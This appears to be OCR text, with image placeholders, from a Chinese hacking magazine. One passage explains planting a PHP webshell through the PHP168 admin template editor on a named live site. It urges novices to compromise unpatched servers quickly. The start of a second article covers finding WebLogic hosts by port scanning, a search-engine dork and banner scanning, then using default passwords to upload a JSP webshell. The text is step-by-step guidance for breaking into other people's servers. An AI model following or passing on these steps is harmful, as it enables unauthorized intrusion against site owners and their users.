


图 5

下面就是大家最关心问题，怎么样才能拿到WEBSHELL，大家还记得动网PHP2.0的后台拿SHELL的方法吗？　在php168后台拿SHELL方法是一样的，也是通过新建或修改模板来添加大马或小马，获得WEBSHLL的。我们来到后台的"其他功能"，选择"模板设置"，如图6。




图 6

随便找个模板，我们来添加大马或PHP一句话木马，点"修改模板"，保存路径一定要修改，比如我这里改成template/default/blackmask.php，将大马的代码粘贴进去，最后点击提交（其实我们也可以重新建一个模板再进行修改，这都是可以的），如图7。提交成功了，在IE中直接打开http://www.zunyizhai.cn/template/default/blackmask.php,我们可爱的WEBSHELL就出来了，如图8。




图 7

想不到这还是一台LINUX服务器呢，虽然这个0day工具是7月12号发布的，而且官方网站的补丁程序也已经出来了，但是仍然有许多网站没有及时打上补丁，要抓肉鸡的小菜们请加快脚步哦，晚了就没有了！

（文章中涉及到的PHP168暴密码工具已经收录在光盘中）




图 8



文章难易度：★★★
文章内容：如何寻找WebLogic主机，并利用默认口令进入后台，然后上传得到jsp webshell

WebLogic简单抓鸡大法

Mickey & hackest[H.S.T.]

Tomcat的弱口令估计给很多小菜带来了大量的肉鸡服务器吧，直接大批量的扫描Tomcat的弱口令，然后进入Tomcat的管理后台，上传war格式的木马就可以得到一台肉鸡服务器了，操作之简单，效率之高，实在是抓鸡必备！不过这次我要介绍给大家的是一个类似于Tomcat的JSP支持平台WebLogic漏洞的简单利用（其实也是利用的默认口令），比起Tomcat的利用会稍微复杂一些，不过操作起来也是非常容易的。




图1

一、寻找目标

1.批量扫描WebLogic缺省的WEB管理端口（http为7001端口，https为7002端口），开放这两个端口的一般都是安装有WebLogic的主机。

2.使用Google搜索关键字“WebLogic Server Administration Console inurl:console”，URL后面是console结尾的，一般就是目标。

3、使用IIS PUT Scanner来批量扫描，当发现HTTP banner下显示“WebLogic Server”字样的一般就为使用WebLogic的网站，如图1。

